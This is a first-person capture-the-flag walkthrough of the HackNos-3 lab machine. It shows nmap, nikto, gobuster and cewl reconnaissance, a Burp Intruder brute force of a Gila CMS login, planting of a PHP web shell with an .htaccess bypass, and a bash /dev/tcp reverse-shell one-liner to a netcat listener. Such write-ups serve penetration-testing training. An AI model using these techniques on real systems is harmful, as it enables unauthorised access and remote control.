CTF-Walkthrough for HackNos-3

It all started by getting the IP of the target, which I did through a simple ping sweep of the network it was on, but you could easily perform a “netdiscover” or “nmap” scan to look for it. Once I had that I was ready to start the initial Recon and Scanning of the target.

I like to start off with an aggressively timed scan of all ports, just to see what’s open…

```
root@kali:~/Vulnhub/HackNos# nmap -T4 -n -Pn -p- 192.168.0.50 -o nmap_allports.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-10 21:11 EST
Nmap scan report for 192.168.0.50
Host is up (0.0060s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:28:F8:48:93:5B (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 9.84 seconds
root@kali:~/Vulnhub/HackNos#
```

Looks like we got a webserver on our hands, but let’s throw another nmap scan at it to enumerate a little more…

```
root@kali:~/Vulnhub/HackNos# nmap -A -sC -T4 -n -Pn -p 22,80 192.168.0.50 -o nmap_deep.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-10 21:13 EST
Nmap scan report for 192.168.0.50
Host is up (0.015s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.0p1 Ubuntu 6build1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ce:16:a0:18:3f:74:e9:ad:cb:a9:39:90:11:b8:8a:2e (RSA)
|   256 9d:0e:a1:a3:1e:2c:4d:00:e8:87:d2:76:8c:be:71:9a (ECDSA)
|_  256 63:b3:75:98:de:c1:89:d9:92:4e:49:31:29:4b:c0:ad (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: WebSec
MAC Address: 00:28:F8:48:93:5B (Intel Corporate)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Linux 2.6.32 - 3.10 (96%), Linux 3.4 - 3.10
 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Synology Disk
Station Manager 5.2-5644 (94%), Netgear RAIDiator 4.2.28 (94%), Linux 2.6.32 - 2.6.35 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   15.17 ms 192.168.0.50

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.89 seconds
root@kali:~/Vulnhub/HackNos#
```

Not a ton more information about our target from that, but it looks like we’re on the right track.


Since this is a web server I usually run a Nikto scan, so that's what we'll do…


```
root@kali:~/Vulnhub/HackNos# nikto -h http://192.168.0.50 -o nikto.htm
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.50
+ Target Hostname:    192.168.0.50
+ Target Port:        80
+ Start Time:         2020-01-10 21:16:22 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some
forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the
site in a different fashion to the MIME type
+ OSVDB-3268: /scripts/: Directory indexing found.
+ Server may leak inodes via ETags, header found with file /, inode: c3, size: 599925bee00f9, mtime: gzip
+ Allowed HTTP Methods: HEAD, GET, POST, OPTIONS
+ 8727 requests: 2 error(s) and 6 item(s) reported on remote host
+ End Time:           2020-01-10 21:18:19 (GMT-5) (117 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Again, not a ton of new info here. We do see a "/scripts" directory with directory indexing enabled, so we'll just record that in our notes for later. How about we run a directory buster and see if anything new shows up.


```
root@kali:~/Vulnhub/HackNos# gobuster dir -w /usr/share/wordlists/dirmaster.txt -u http://192.168.0.50 -o gobuster.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.0.50
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirmaster.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/01/10 21:23:54 Starting gobuster
===============================================================
/devil (Status: 301)
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/.htpasswd (Status: 403)
/index.html (Status: 200)
/scripts (Status: 301)
/scripts (Status: 301)
/server-status (Status: 403)
/server-status (Status: 403)
/websec (Status: 301)
===============================================================
2020/01/10 21:26:35 Finished
===============================================================
root@kali:~/Vulnhub/HackNos#
```

Sweet! A couple more directories to check out. The "/scripts" directory didn't give me a lot to work with, but then again it did allow me to enumerate some technology versions that may or may not be helpful…







OK. Let's see what's in the other two directories.



Cool! A web-based ticketing system. I walk around it for a while, run Nikto, run GoBuster, and manually crawling the site. I did find a login page for the agents…



I messed around with this portal for a while, but I got nowhere. Not sure if it was meant to be a troll, or if there is a way to hack it, but I had other areas as yet unexplored, so I moved on to the "/websec" directory.



I run a “cewl” scan to grab any words for a possible password dictionary as well as looking for email addresses.


```
root@kali:~/Vulnhub/HackNos# cewl --min_word_length 2 -w cewl.txt --email --meta http://192.168.0.50/websec
CeWL 5.4.6 (Exclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
root@kali:~/Vulnhub/HackNos# cat cewl.txt
hackNos
Bootstrap
to
and
com
Start
www
JavaScript
Navigation
About
Services
Portfolio
Contact
Security
Find
for
this
template

Email addresses found
---------------------
contact@hacknos.com
your-email@your-domain.com
root@kali:~/Vulnhub/HackNos#
```

We now have an email address. Cewl! (see what I did there ;D)

Let’s see what Nikto can discern.

```
^Croot@kali:~/Vulnhub/HackNos# nikto -h http://192.168.0.50/websec -o nikto_websec.htm
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.50
+ Target Hostname:    192.168.0.50
+ Target Port:        80
+ Start Time:         2020-01-10 21:31:38 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XS
S
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a d
ifferent fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ "robots.txt" contains 3 entries which should be manually viewed.
+ Allowed HTTP Methods: HEAD, GET, POST, OPTIONS
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ Cookie PHPSESSID created without the httponly flag
+ /websec/admin/config.php: PHP Config file may contain database IDs and passwords.
+ /websec/admin/cplogfile.log: DevBB 1.0 final (http://www.mybboard.com) log file is readable remotely. Upgrade to the l
atest version.
+ /websec/admin/system_footer.php: myphpnuke version 1.8.8_final_7 reveals detailed system information.
+ OSVDB-3233: /websec/admin/admin_phpinfo.php4: Mon Album from http://www.3dsrc.com version 0.6.2d allows remote admin a
ccess. This should be protected.
+ OSVDB-5034: /websec/admin/login.php?action=insert&username=test&password=test: phpAuction may allow user admin account
s to be inserted without proper authentication. Attempt to log in with user 'test' password 'test' to verify.
+ OSVDB-376: /websec/admin/contextAdmin/contextAdmin.html: Tomcat may be configured to let attackers read arbitrary file
s. Restrict access to /admin.
+ OSVDB-4804: /websec//admin/admin.shtml: Axis network camera may allow admin bypass by using double-slashes before URLs
```

As you can see there were a couple of items that caught my eye. Maybe that config file has username(s) and/or password(s). Maybe I can then use them to login to the web portal. Maybe.



I found out something interesting about this site. You have to login to visit any of the pages and it’s powered by something called “Gila CMS”. The portal only takes email format as input for “E-mail” input box. The good news is we have an email address from the cewl scan earlier. We’ll

just throw that in there and then proxy the request through Burp Suite where I can then brute-force the password using Burp's Intruder module. Access is now but a brute-force attack away! MU-HA-HA-HA-HA-HA!!!

Attack type: Sniper

```
POST /websec/admin/config.php HTTP/1.1
Host: 192.168.0.15
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.15/websec/admin/config.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 42
Connection: close
Cookie: PHPSESSID=ueshdmd1tsi69ufq6mg44dg9bh
Upgrade-Insecure-Requests: 1

username=contact%40hacknos.com&password=§hacker§
```

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
61	template	200			2034	
60	this	200			2034	
59	for	200			2034	
58	scripts	200			1440	
57	Custom	200			1440	
56	Plugin	200			1440	
55	core	200			1440	
54	hacknos	200			1440	
53	contact	200			1440	
52	Service	200			1440	
51	Your	200			1440	
50	At	200			1440	
49	Started	200			1440	
48	Get	200			1440	
47	attached	200			1440	

Request Response

Raw Headers Hex HTML Render

```
                <img src="assets/gila-logo.png">
            </div>
            <h3>Log In</h3>
        </div>
        <div class="alert error"><span class="closebtn" onclick="this.parentElement.style.display='none';">&times;</span>Too many failed tries made from this IP. For security reasons, please try again in a minute. If you dont remember your password follow the instructions how to reset it.</div>        <p>
            <a href="login/password_reset">Forgot password?</a>
                </p>
    </div>
```

< + > Type a search term 0 matches


Finished

RATS!!! Foiled again! Looks like a WAF or something is blocking rapid POST requests by banning the offending IP for "a minute". Errrrrr! I tried adjusting the scan timing, but that's only available with a licensed copy of Burp. OWASP ZAP can throttle the scan, but not enough to


keep the WAF or whatever from banning my IP. Looks like manually logging in is in order. Good thing is there is only around 60 entries.

After a few tries I get in with

contact@hacknos.com:Securityx




I then check out the left-side menu.



I am then given the option to create and/or upload a file. I can also edit the files. I try to upload my custom web-shell (https://github.com/daniellowrie/WebShell-v1/blob/master/x.php), but even though I get a “success” message after uploading, the file doesn’t show up in the directory tree.

So I create a file called x.php and copy/paste the PHP code into the file and save, then browse to http://192.168.0.15/websec/x.php




Another road block. OK. Let’s look at that “.htaccess” file. Looks like I need to add a line to make the x.php file accessable.

Add and save…

RewriteCond %{REQUEST_URI} !x.php

And now…



Excellent! Now I can throw commands with ease at this app and get a reverse shell. So a little bash magic and we should get a connection at the Netcat listener.

/bin/bash -c '/bin/bash>/dev/tcp/192.168.0.16/9999 0>&1 2>&1 &'

```
root@kali:~/Vulnhub/HackNos# ncat -vnlp 9999
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 192.168.0.15.
Ncat: Connection from 192.168.0.15:44752.
```

Now a little python magic for a better shell experience.

